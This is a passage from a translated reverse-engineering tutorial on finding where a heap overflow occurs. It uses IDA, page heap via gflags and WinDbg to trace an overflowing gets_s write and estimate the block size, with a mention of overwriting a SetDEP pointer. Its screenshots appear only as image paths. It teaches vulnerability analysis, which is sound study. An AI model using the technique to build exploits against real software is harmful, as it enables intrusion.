
We already enable it and close IDA that continues in JIT and run the script again.




It changed now. It is crashing when trying to write the A or 0x41 outside the correct block triggering an overflow. Now, we can see where the perverse writing comes from. ☺




In the STACK TRACE, now, we see where it comes from. We see the gets_s where the overflow was triggered and where it was called from.



That is the **get_s** CALL. If we want it to tell us the name, we analyze it and find the ucrtbase.dll module symbols we saw in the Call Stack that was the one with the exported **gets_s** function.







By hovering the mouse on there, we see it.

We put it manually by now until we see the heap analysis more detailed in windbg. Knowing, approximately, the allocated block size in the heap, at least what I need to write to overflow it.


If I go to ESI that points where I try to write…



I set it as -1 because, in ESI, it couldn't write. I see the 41's there that was writing if I scroll up until the start.



Marking the entire zone and then pressing EDIT-ARRAY.



We see it gives me 112 that is the size 0x70 aprox. of the allocated block that was 0x6C. Obviously, this also depends on what is written from the block start or not. And there are 4 bytes. Good. The program is not perfect when allocating a contiguous page and it rounds it a little, but we are close enough. Obviously, with the Windbg's embedded commands will be easier. But we need to enable Page Heap Full with gflags. It is very useful. We found something that can take

hours and drive many people crazy. The point where the heap overflow was triggered.

Obviously, when we talk about overflow, we talk about overflowing the block where it was allocated with malloc. The system could detect that, but if we only overflowed the structure internal buffer and just pass 4 bytes to step the pointer to SetDEP, this won't work. Although, it is a very strange case and it isn't normal, what always happens is an overflow in some heap block that is passed and the contiguous blocks are stepped.

Revert the heap to the normal state when you finish.

Ricardo Narvaja

Translated by: @IvinsonCLS